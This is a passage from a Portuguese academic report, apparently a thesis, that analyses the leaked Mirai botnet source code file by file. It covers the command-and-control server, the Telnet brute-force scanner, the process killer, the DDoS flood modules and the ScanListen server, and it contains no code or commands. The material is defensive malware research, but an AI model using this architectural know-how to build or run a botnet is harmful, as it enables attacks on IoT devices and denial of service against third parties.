Antes de fazer qualquer avaliação sobre os possíveis comportamentos do *malware* Mirai, foi necessário compreender a sua arquitetura e o seu funcionamento. Para tal, foram feitas duas análises: uma estática, que consistiu apenas no estudo do código fonte original do *malware*; e uma dinâmica, que consistiu em executar o código implementado para verificar a aplicação de seu comportamento esperado. Foram feitas as análises nesta ordem, dado que a compreensão do código fonte é que permitiria correta implementação e avaliação de sua versão executável, caso ocorressem problemas durante a realização do processo. As seções que seguem descrevem os passos realizados para que tais análises pudessem se completar com sucesso.

3.1 Recuperação e análise do código fonte original

Para cumprir o objetivo deste trabalho, temos que a primeira tarefa a ser realizada era a de recuperar o código fonte original disponibilizado na rede pelo criador do *malware* e compreender este código. Isso porque tal código não só apresenta como o *malware* funciona, o que permite que este seja compreendido em um nível mais profundo do que seria caso apenas se avaliasse o seu comportamento durante a época em que ele estava ativo na rede, como ele permite que a próprio plano primário do sistema seja explorado de forma mais extensa do que seria caso não houvesse a disponibilidade de um código. É a forma de descobrir tanto a rotina, como os segredos deste *malware* que chamou tanta atenção quando foi primeiramente detectado na rede.

Uma análise detalhada e extensa do suposto código original do *malware* (suposto pois o autor original só disponibilizou o código por um período, este sendo então recuperado e disponibilizado na rede posteriormente por outras pessoas), disponibilizado no repositório do usuário *jgamblin* na plataforma *GitHub* [4], foi feita assim que este foi recuperado. Descrever toda esta análise aqui causaria a presença de uma quantidade extensa de texto,

dado que muita informação pode ser obtida ao se analisar um código de tamanho igual ao do *malware* Mirai. Portanto, temos que nesta seção será feito um resumo da avaliação feita para o código fonte Mirai. Este resumo é necessário pois a compreensão do funcionamento deste código foi o que desencadeou todas as outras tarefas e análises sendo feitas neste projeto.

3.1.1 A organização do diretório e dos arquivos

Temos que o código do *malware* Mirai recuperado da rede [4], que a partir deste ponto será tratado como sendo o código original do *malware*, dado o objetivo deste trabalho e o fato de que não é possível provar o contrário, está organizado em diretórios de forma a representar a própria organização do sistema que ele constrói. O diretório raiz contém 4 outros diretórios: o diretório `dlr`, o diretório `mirai`, o diretório `loader` e o diretório `scripts`. Este último diretório e o seu conteúdo não serão aqui avaliados pois eles não contém arquivos ou dados diretamente relevantes ou associados com a execução do *malware* Mirai. O conteúdo que nos importa encontra-se dentro dos outros 3 diretórios. A Figura 3.1 contém o diagrama de uma árvore que descreve a organização dos diretórios que são descritos, em mais detalhes, a seguir:

`/mirai` este diretório contém os subdiretórios `cnc`, `bot` e `tools`, bem como o *script* utilizado para compilar os códigos fonte armazenados nestes subdiretórios. Códigos fonte que, quando compilados, realizam as funções, respectivamente, de: agir como o Servidor de Comando e Controle, que controla os *bots* pertencentes à rede *botnet* e comanda-os para que sejam lançados ataques DDoS em alvos definidos; agir como um *bot* incorporado à rede *botnet* do *malware* Mirai, varrendo a rede à procura de novos dispositivos vulneráveis que podem ser transformados em *bots* e esperando comandos para lançar ataques DDoS em alvos; e, finalmente, atuar como código auxiliar, a ser utilizado para configurar corretamente os outros arquivos fonte ou para complementar o conjunto de tarefas sendo realizado pelos outros componentes do sistema do *malware*. Estes são os subdiretórios e arquivos associados com o diretório *mirai* pois apenas eles são necessários para que o *malware* cumpra a seu objetivo: realizar ataques DDoS. Com acesso ao código do *bot* é possível criar a rede, que seja manualmente, e com acesso ao código do Servidor de Comando e Controle é possível controlar a rede criada.

`/loader` este diretório contém dois subdiretórios e dois *scripts*. Os subdiretórios incluem o subdiretório `bins`, que contém arquivos executáveis auxiliares que podem ser utilizados pelo Servidor *Loader* durante o processo de infecção de um dispositivo vulnerável, e o subdiretório `src`, que contém o código fonte deste Servidor *Loader*.



Figura 3.1: Árvore de diretórios representando a estrutura do código fonte do *malware* Mirai utilizado durante a realização deste projeto [4]. Blocos amarelos representam diretórios, blocos vermelhos representam *scripts* (utilizados para compilar códigos fonte), blocos verdes representam códigos executáveis, e blocos azuis representam códigos fonte.

Os *scripts* nele presentes tem o propósito apenas de compilar o código deste servidor. Perceba o porquê de o código deste servidor encontrar-se em um diretório a parte: pode ser simplesmente escolha de organização por parte do criador do *malware*, mas

ainda assim temos que tal organização faz sentido. O *loader* em si não faz parte do Mirai, ele apenas auxilia na sua composição. Fosse feita a escolha de infectar cada *bot* manualmente, temos que este servidor não precisaria existir, mas ele operacionaliza a automatização do processo, e, portanto, ter disponível o seu código fonte, apesar de não essencial, é benéfico para o sistema, que é o *malware*, como um todo.

`/dlr` este diretório contém um código fonte (implementado em linguagem C), um *script* e um subdiretório chamado `release`. O *script* compila o código fonte em questão para diversas arquiteturas e o resultado executável é armazenado no subdiretório mencionado. O propósito deste diretório é gerar e armazenar os arquivos executáveis que servirão de auxílio para o Servidor *Loader* quando este estiver executando. Isso porque este servidor utiliza destes arquivos executáveis, que são incluídos no subdiretório `release` após ser realizada a sua compilação, para poder completar as suas próprias tarefas. Este subdiretório, poderia, portanto, ser incluído dentro do diretório `/loader` se considerarmos a coerência da organização como um todo, porém, temos que a sua presença externa ao diretório `loader` também não é de todo incoerente, dado que até este ponto cada diretório apresentou o mesmo conjunto de objetos (códigos fonte e *scripts* para compilação destes e outros), e o diretório `/dlr` não se mantém fora deste padrão.

Para melhor compreender a estruturação e o funcionamento do *malware*, temos que os códigos fontes presentes em `/mirai/cnc`, `/mirai/bot`, `/mirai/tools`, `/loader` e `/dlr` é que foram estudados. O conteúdo e a função deles será descrito em mais detalhes nas seções que seguem [4].

3.1.2 O diretório `/mirai/cnc` e o Servidor de Comando e Controle

Como já apresentado, temos que a função do Servidor de Comando e Controle, para o *malware* Mirai, é a de comandar os *bots* presentes na rede *botnet*, enviando para eles comandos de ataque para que eles gerem uma negação de serviço em determinado alvo. Este servidor, porém, faz muito mais do que isso, o seu código indicando que, mais do que atacar, ele oferece um serviço para clientes que desejam realizar os seus próprios ataques.

O código deste servidor foi implementado inteiramente na linguagem *Golang* [4]. O criador do *malware* provavelmente pode se dar ao luxo de fazer isto para este servidor pois temos que ele é um servidor que pode executar na máquina de desejo de quem a cria, e, portanto, pode-se ter a garantia de que tal máquina irá incluir um tradutor para a linguagem *Golang*, que precisa existir para que a execução se dê de forma correta. O

mesmo não ocorre quando consideramos o caso dos *bots*, que irão ser criados em máquinas sobre as quais não se sabe muito sobre as características de *software* e *hardware*. Porém, mais sobre este assunto será discutido em seções que seguem.

Abaixo temos uma descrição resumida das tarefas realizadas pelo código presente em cada arquivo que compõe o Servidor de Comando e Controle:

- `main.go`: este arquivo contém a função principal e inicial associada ao Servidor de Comando e Controle. O código presente neste arquivo mostra que este servidor fica à espera de conexões tanto na porta 23 como na porta 101. Ao receber conexões na primeira, ele avalia os primeiros *bytes* da mensagem para verificar se quem está se comunicando com ele é um *bot* ou um cliente do serviço DDoS *for hire* sendo por ele oferecido. Dependendo do tipo de cliente, *bot* ou usuário, o tratamento dado à conexão é diferente. Ao receber, porém, conexões na segunda porta, temos que o servidor automaticamente trata o outro lado da conexão como sendo um cliente do serviço DDoS *for hire* por ele sendo oferecido. Independente da porta onde é feita a conexão ou o tipo de cliente sendo tratado, temos que sempre uma nova *thread* é criada no servidor para lidar com a dada conexão.

- `admin.go`: este arquivo contém o código da função chamada em `main.go` e responsável por lidar com usuários comuns quando estes se conectam ao servidor via a porta 23. Ela apresenta uma interface texto para tal usuário, inclusive requisitando nome e senha deste antes de disponibilizar para ele qualquer funcionalidade extra. Um banco de dados, criado exclusivamente para o uso deste servidor é constantemente consultado para verificar privilégios de um usuário na rede *botnet*, bem como o estado de um alvo que este usuário deseja atacar. A estruturação do banco de dados e do código aqui presente indicam que certos endereços IP podem ser adicionados a uma *whitelist*. Isto os protege de qualquer ataque que a rede *botnet* Mirai poderia lançar contra eles. As funções neste arquivo é que recuperam a requisição de um usuário e a repassam para as funções de segundo plano do servidor, para que estas realizem o *parsing* dela.

- `api.go`: as funções deste arquivo realizam as mesmas tarefas que as de `admin.go`. Essas, porém, são chamadas apenas quando um usuário se conecta ao servidor pela porta 101. Além disso, usuários que optam por este meio de comunicação não tem a vantagem de interagir com uma interface de texto, como acontece para os usuários se conectando pela porta 23. Nome de usuário e senha devem ser apresentados pelo usuário tentando realizar a comunicação, juntamente com uma chave, e, apenas depois destas credenciais serem autenticadas é que o usuário pode enviar uma requisição de ataque. Isto mostra como conexões na porta 101 exigem um tipo de usuário

mais específico, dado que no código presente em `admin.go` não se faz menção de chave como elemento adicional para realização de uma autenticação.

- `bot.go`: o código presente neste arquivo é responsável por lidar com um cliente *bot* que requisita conexão com a rede *botnet*. Sempre que ele identifica este tipo de cliente, temos que o Servidor de Comando e Controle armazena seus dados (endereço IP, descritor de arquivo do *socket* da sua conexão), e adiciona este novo *bot* a uma lista de *bots* ativos. Feito isso temos que ele segue enviando mensagens de 2 *bytes* para este *bot* e esperando receber dele mensagens de mesmo tamanho. Isso é feito para que o servidor tenha certeza de que aquele *bot* ainda está ativo e é fiel à rede *botnet*, indicando que, quando um ataque for requisitado, ele pode ser comandado para realizá-lo juntamente com outros *bots* que estão ativos. Quando um *bot* fica muito tempo sem responder durante esta interação *ping-pong* estabelecida pelo Servidor de Comando e Controle, temos que a *thread* servidora que lida com este *bot* é encerrada logo após de seus dados serem removidos da lista onde ele antes havia sido incluído. Quando um ataque é requisitado, são funções neste arquivo que se responsabilizam por enviar, pelo *socket*, tal requisição para o *bot* associado.

- `clientList.go`: as funções implementadas neste arquivo tem o propósito de manter registro e acompanhar as comunicações e utilizações de *bots* associados à rede *botnet*. Quando foi mencionado no ponto anterior a este que um *bot*, ao entrar em contato pela primeira vez com o Servidor de Comando e Controle, é adicionado a uma lista, estava-se referindo à lista que é criada pelo código deste arquivo. Na lista podem ser adicionados ou removidos *bots* que foram "cadastrados" na rede *botnet*. A lista também é utilizada para verificar a distribuição dos *bots*, dado que todo cliente do serviço DDoS *for hire* possui um limite máximo de *bots* para alocar para determinado ataque (um ataque, portanto, não precisando ser composto de todos os *bots* pertencentes à rede *botnet*). De forma semelhante, a lista pode ser usada para se consultar a quantidade total de *bots* conectados ao Servidor de Comando e Controle. Quando uma requisição de ataque é processada e organizada de acordo com o protocolo de comunicação estabelecido entre o Servidor de Comando e Controle e os *bots*, a mensagem resultante é enviada para funções que lidam com a lista, para que esta possa ser percorrida e cada *bot* nela registrado possa ser informado do ataque que ele precisa lançar.

- `attack.go`: o código deste arquivo apresenta a implementação de funções que processam requisições de usuários clientes do serviço DDoS *for hire* (realizam o *parsing* destas requisições) e formatam os dados recuperados durante este processamento para que eles possam ser enviados para *bots* e compreendidos por eles, a tarefa re-

quisitada sendo corretamente realizada depois que a mensagem atingir o seu destino. É neste arquivo, também, que encontram-se diversas informações sobre os ataques, referenciadas pelas funções de `admin.go` e `api.go` quando um usuário requisita informações sobre os comandos e requisições que podem ser por ele enviados. Quando uma mensagem de ataque é corretamente construída pelas funções aqui implementadas, elas são repassadas para as funções que lidam com a lista de *bots*, para que a requisição de um usuário possa ser corretamente entregue a eles.

- `database.go`: as funções do código presente neste arquivo se responsabilizam por recuperar dados ou incluir dados no banco de dados utilizado como referência pelo Servidor de Comando e Controle.

- `constants.go`: contém a definição de uma variável do tipo *string*, aparentemente utilizada em ponto nenhum do código.

3.1.3 O diretório `/mirai/bot` e os *Bots*

O código mais longo e mais complexo dentre todos os que compõe o *malware* Mirai é o código do *bot*: os *bots* são a parte mais importante da rede *botnet*, dado que são eles os responsáveis por encontrar outros possíveis *bots* para recrutar para a rede *botnet* Mirai (varrendo a rede a procura de dispositivos vulneráveis) e são eles quem de fato realizam os ataques de negação de serviço requisitados por um cliente do serviço de DDoS *for hire*.

O código fonte dos *bots* está implementado na linguagem C, e, apesar de podermos apenas especular o porquê desta escolha, temos que tal especulação tem como origem uma inferência bem fundada. Perceba que dispositivos IoT normalmente são dispositivos que apresentam características de *hardware* mais simples: eles possuem menos memória RAM, utilizam memória *flash* como memória persistente [34] [35], e executam versões mínimas de sistemas operacionais já conhecidos [36] [37]. Portanto, a possibilidade de um dispositivo deste possuir instalado os arquivos das diversas bibliotecas associadas à linguagens de alto nível é muito pequena, pois linguagens de programação de alto nível normalmente não estão incluídas no conjunto mínimo de requisitos para um sistema operacional funcionar. Já para o caso da linguagem C, temos que esta, como é normalmente utilizada para programar partes do *kernel* [38], tem suas diversas bibiliotecas incluídas já com todos os outros arquivos de sistemas *Linux*. Como muito dos sistemas operacionais destes tipos de dispositivos são baseados em sistemas *Linux* [36], temos que é uma aposta relativamente segura dizer que as bibliotecas C necessárias irão encontrar-se presentes neles. A única coisa que temos certeza sobre o alvo é que ele possui a vulnerabilidade, e, portanto, preparar-se para o mínimo é uma boa estratégia.

A seguir, uma lista contendo os códigos fonte e seus arquivos de cabeçalho associados, bem como a tarefa realizada por cada par [4]:

- `main.c`: o arquivo que contém o código fonte da função inicial do *bot*. No código fonte desta função inicial podemos verificar que a primeira coisa feita pelo *bot* quando ele inicia a sua execução é tentar eliminar os próprios rastros, apagando o código fonte que iniciou o processo, que agora é ele, e modificando o nome original do processo para um *string* de valores alfanuméricos aleatórios. Seguido disso, temos que ele verifica se existe outra instância de um *bot* executando na mesma máquina que ele. Se sim, ele encerra a sua execução, se não, ele segue tentando realizar uma conexão com o Servidor de Comando e Controle, ou segue tratando uma conexão já estabelecida com ele. Isso se repete infinitamente, ou pelo menos até que o processo seja encerrado de forma proposital, dado que as instruções que realizam estas tarefas encontram-se em um laço cuja condição de parada é sempre verdadeira. Quanto às mensagens que podem ser recebidas pelo do Servidor de Comando e Controle, estas podem ser apenas mensagens da comunicação *ping-pong* ocorrendo entre ele e o *bot* ou podem ser um comando de ataque. Para o primeiro caso, o *bot* responde a mensagem com outra de tamanho 0, apenas para notificar a sua existência. Para o segundo, ele recebe a mensagem e imediatamente chama uma função de `attack.c` para tratar os dados ali presentes, pois ele sabe que é um comando exigindo a realizaçaõ de um ataque. É esta função inicial que também se responsabiliza por chamar funções de outros módulos que irão criar as *threads* do *bot* que ficarão responsáveis por realizar, concorrentemente, outras tarefas cruciais para que o *bot* funcione de forma completa (arquivos associados aos módulos cujas funções são ativadas: `killer.c`, `scanner.c` e `attack.c`).

- `protocol.h`: contém declarações de estruturas e definições de macros associadas aos protocolos DNS, GRE e TCP. Como, durante ataques, todos os pacotes enviados de um *bot* para um alvo são construídos parcialmente pelo *bot* em níveis que excedem e incluem o da camada de aplicação, ele utiliza desses dados e dessas estruturas declaradas para que cabeçalhos e conteúdos apresentem valores corretos e coerentes. Não há um conjunto de funções declaradas neste arquivo.

- `includes.h`: possui a declaração de macros, funções e variáveis utilizados de forma geral por outros módulos do código.

- `util.c`/`util.h`: estes arquivos possuem as declarações e definições de funções básicas e auxiliares, utilizadas de forma complementar às funções mais determinantes do código. É possível encontrar aqui funções que lidam com *strings*, funções que

lidam com caracteres, funções que realizam conversões de valores de um tipo para o outro (*string* para inteiro, por exemplo), funções que lidam com leitura de dados de arquivos (dado o descritor deste) e funções que identificam o endereço local da máquina. Como o próprio nome dos arquivos indica, é código que implementa utilidades a servirem como auxílio para outras tarefas a serem realizadas para o *bot*.

- `rand.c/rand.h`: as funções implementadas pelo código deste arquivo são funções responsáveis por gerar valores ou sequências de valores aleatórios. Elas implementam um gerador de números pseudoaleatórios próprio para o *bot*, que utiliza como sementes o instante em que a função é inicializada, o inteiro identificador do processo e o tempo decorrido desde que o processo foi criado. Definido o valor inicial com base na semente, sempre que uma função requisita um valor aleatório por meio da chamada de outra deste módulo, diversas operações do tipo XOR são realizadas juntamente com *shifts* de *bits* para que o próximo valor na sequência seja obtido. Neste módulo encontram-se também funções que utilizam destes recursos para gerar valores aleatórios que não inteiros, como ocorre com a função `rand_str` que gera um *buffer* preenchido com *bytes* aleatórios. Isto é útil para a realização do ataque *SYN-flood*, por exemplo, que exige que os segmentos de pacotes possuam conteúdo aleatório.

- `checksum.c/checksum.h`: este módulo do código apresenta apenas duas funções. Estas funções são funções que retornam o dado que é o resultado final após ser realizada a operação de *checksum* sobre um *buffer* de entrada. A primeira função aplica as operações de forma genérica, apenas considerando o *buffer* como sendo um conjunto de *bytes*. Já a segunda função trata o *buffer* de entrada como sendo um cabeçalho IP, e, por isso, ela realiza o *checksum* sobre os dados seguindo o padrão que este protocolo exige [39].

- `resolv.c/resolv.h`: o código aqui implementado possui funções auxiliares que se responsabilizam por resolver nomes de domínio. São funções que recebem um nome de domínio, constroem uma *query* DNS a partir deste, enviam tal mensagem para o servidor DNS recursivo responsável pelo hospedeiro onde elas estão executando, e retornam o endereço IP enviado como resposta.

- `table.c/table.h`: esta parte do código na verdade implementa uma grande estrutura de dados e as funções responsáveis por lidar com esta estrutura e o seu conteúdo, definido no momento da compilação do código. A estrutura criada aqui é a mesma indicada pelo nome dos arquivos: uma tabela. Esta tabela inclui diversos dados ofuscados de acordo com um valor, aparentemente aleatório, incluído no

código. Uma função que realiza a ofuscação e desofuscação dos dados encontra-se implementada aqui, isso porque dados devem ser inseridos na tabela apenas após ofuscados e só podem ser compreendidos, após recuperados, quando desofuscados. Esta escolha de implementação está provavelmente associada com a vontade do criador de deixar o código executável o menos compreensível possível, tornando o processo de engenharia reversa mais longo e complexo caso alguém fosse capaz de conseguir uma amostra do código executável do *bot*. Nesta tabela, dados importantes como o nome de domínio do Servidor de Comando e Controle, bem como o nome de domínio do Servidor *ScanListen*, para quem os *bots* se reportam quando eles encontram dispositivos vulneráveis na rede, encontram-se incluídos como registros.

- `killer.c/killer.h`: o código implementado nestes arquivos é o que se responsabiliza por eliminar outros processos executando na mesma máquina que o processo *bot*. Como dispositivos IoT não possuem muito potencial de *hardware* [34], temos que a garantia de que apenas o essencial está executando na máquina pode ser crucial para que o *bot* funcione corretamente. Quando a função principal deste módulo é chamada por `main` em `main.c`, temos que ela cria um processo filho para executar as suas tarefas. Assim, temos que o *bot* consegue paralelamente controlar os outros processos executando na máquina bem como ele consegue realizar suas outras tarefas. Os processos ligados às portas que permitiram acesso ao *bot* são eliminados bem como quaisquer outros processos que não são essenciais para que a máquina se mantenha ativa. O Mirai também mostra a sua natureza territorial nas implementações deste módulo [8], dado que existem funções específicas que se responsabilizam por encontrar o rastro de outros *malwares* executando na máquina e eliminar possíveis processos associados a eles para que a máquina se mantenha fiel, exclusivamente, à rede *botnet* Mirai.

- `scanner.c/scanner.h`: este é o módulo de varredura do *bot*. Ele é o módulo cuja função principal, ao ser chamada em `main`, cria um processo filho que envia segmentos do tipo TCP SYN para endereços IP aleatórios na esperança de receber uma resposta. Quando um hospedeiro associado a um destes endereços responde, as funções aqui se prontificam a agir como um programa cliente *Telnet*, tratando as burocracias do início da comunicação, os comandos do tipo IAC, como se de fato fossem um. Além disso, as funções se responsabilizam por receber as mensagens enviadas pelo servidor *Telnet* agindo no hospedeiro sendo invadido e interpretar estar mensagens. Quando mensagens de *prompt* de *login* e senha são enviadas, o código mostra que existe uma sequência de 62 pares de credenciais de fábrica que podem ser utilizados para tentar se acessar a conta de administrador do alvo. O

bot, portanto, quando executando as funções deste módulo, cria várias *threads* que constantemente procuram por endereços IP que respondem na porta 23 (aleatoriamente), e, quando os encontram, tentam invadir o alvo por meio da força bruta, testando nomes de usuário e senha possíveis que este alvo poderia ter. Quando um par válido é encontrado, o *bot* sendo capaz de avançar para o estado que pospõe a inclusão de credenciais, este apenas verifica se o hospedeiro possui um *shell*. Se ele possuir, o endereço IP juntamente com as credenciais do alvo são enviados para o Servidor *ScanListen* do sistema, também conhecido como servidor de *report*. Tudo isso é feito utilizando-se um esquema de estados, onde cada operação realizada durante a comunicação é associada a um estado específico. Um laço executa, lidando com as diversas comunicações sendo realizadas por *threads*, cada *thread* podendo estar associada a um estado diferente. Se ocorre alguma falha durante o consumo de dados e torna-se impossível para a *thread* seguir para o próximo estado em uma única tentativa, temos que o laço garante que o atual se mantenha até que seja possível seguir adiante. Vale mencionar que credenciais a serem testadas em um alvo vulnerável são escolhidas de acordo com um sistema ponderado e, caso algumas destas sejam testadas e o estado não seguir para o de acesso bem sucedido, a *thread* do *bot* encerra a tentativa e segue a procura por um novo endereço IP. Isso pode parecer ineficiente, porém, em uma rede contendo milhares de *bots*, cada um executando centenas de *threads* deste tipo, a desistência de um lado dura pouco tempo considerando que novas tentativas surgem do outro.

- `attack.c`/`attack.h`: as funções implementadas neste módulo são funções que se responsabilizam por realizar o *parsing* de uma mensagem de ataque, enviada pelo Servidor de Comando e Controle, e que se responsabilizam por chamar a função certa que irá fazer com que o *bot* a lance o ataque definido por tal mensagem.

- `attack_tcp.c`: implementa funções, que, ao serem chamadas em `attack.c`, irão realizar ataques do tipo SYN-*flood*, ACK-*flood* e STOMP-*flood*.

- `attack_gre.c`: implementa funções, que, ao serem chamadas em `attack.c`, irão realizar ataques do tipo GRE-*flood*.

- `attack_http.c`: implementa funções, que, ao serem chamadas em `attack.c`, irão realizar ataques do tipo HTTP-*flood*.

- `attack_tcp.c`: implementa funções, que, ao serem chamadas em `attack.c`, irão realizar ataques do tipo UDP-*flood* e DNS *Water Torture*.

3.1.4 O diretório `/mirai/tools` e o Servidor *ScanListen*

Este subdiretório, um dos vários que compõem o código do sistema Mirai como um todo, contém códigos auxiliares que podem ou não serem utilizados por quem deseja criar e utilizar a rede *botnet*. Um destes códigos, porém, apesar de estar sendo tratado como auxiliar, pode ser considerado bem crucial para o correto do funcionamento do sistema como um todo, e este é o código do Servidor *ScanListen*. Quando *bots* encontram dispositivos vulneráveis na rede e são capazes de explorar a vulnerabilidade destes dispositivos, eles passam a informação adiante para este servidor, via a rede, para que ele disponibilize os dados destes dispositivos vulneráveis para o processo que irá realmente utilizá-lo de forma eficiente, que será o processo *loader*.

Uma das possíveis razões que podemos considerar para este código encontrar-se no subdiretório de códigos auxiliares é porque ele, apesar de ser essencial, não é a única solução para o problema que são os *bots* precisando de alguém escutando as suas mensagens de reporte. A sua presença neste diretório poderia ser quase como uma "sugestão", da forma mais eficiente de implementar este servidor que possui esta função tão simples, porém, tão necessária.

A seguir, temos a descrição dos códigos presentes neste subdiretório. Todos os códigos, com exceção daquele que é o do Servidor *ScanListen*, que foi escrito na linguagem de programação *Golang*, foram escritos na linguagem C.

- `badbot.c`: este código contém apenas a função `main`, que, por sua vez, possui um código que imprime na tela uma mensagem e depois adentra um laço interminável que apenas coloca o processo para dormir de 1 em 1 segundo. O código não parece ter utilidade alguma.

- `enc.c`: contém o código que é capaz de ofuscar qualquer dado, independente do seu tipo, de acordo com o padrão definido em `table.c` e `table.h` (referenciar seção 3.1.3 para mais detalhes sobre o conteúdo destes arquivos). Ele é útil pois, caso se deseje alterar algum valor da tabela, é possível utilizar o programa gerado por meio deste código para obter o resultado ofuscado do dado original que deve ser nela inserido.

- `no_gdb.c`: contém o código para um programa que recebe como argumento um arquivo contendo um código fonte que se deseja tornar incompreensível para ferramentas de *debugging* como GDB. O programa, quando executado, elimina certos campos de cabeçalho que não prejudicam a compilação do código e criação de um arquivo executável, mas prejudicam a utilização deste com ferramentas que possivelmente podem ser utilizadas quando se tentando aplicar a engenharia reversa sobre eles [40]. Este código parece ser uma cópia daquele criado por Voisin (2013) [40].

- `single_load.c`: código aparentemente utilizado como base para criação de diversos módulos do *malware* Mirai. A sua origem é desconhecida. A versão executável do código em si não parece ter utilidade para o sistema Mirai.

- `wget.c`: código que simula o programa *Wget*. Sua função realiza uma conexão com um servidor via porta 80 e requisita deste, via a utilização do protocolo HTTP, o envio de um arquivo presente neste servidor.

- `scanListen.go`: o código do Servidor *ScanListen*. Este código mostra que o Servidor *ScanListen* fica a espera de conexões na porta 48101, e, quando recebe requisições para estabelece-las, após verificar que as mensagem por elas enviadas se encontram no formato por ele esperado, disponibiliza tais mensagens na saída padrão no formato `ip:porta usuario:senha`. Perceba que o que é disponibilizado na saída padrão nada mais é do que o endereço IP e a porta onde é possível realizar uma comunicação com um dispositivo vulnerável, seguido do nome de usuário e a senha utilizados para invadir este dispositivo como seu usuário administrador. O Servidor *ScanListen* interpreta e repassa as informações para ele enviadas por um *bot* pertencente à rede *botnet*.

3.1.5 O diretório `/loader` e o Servidor *Loader*

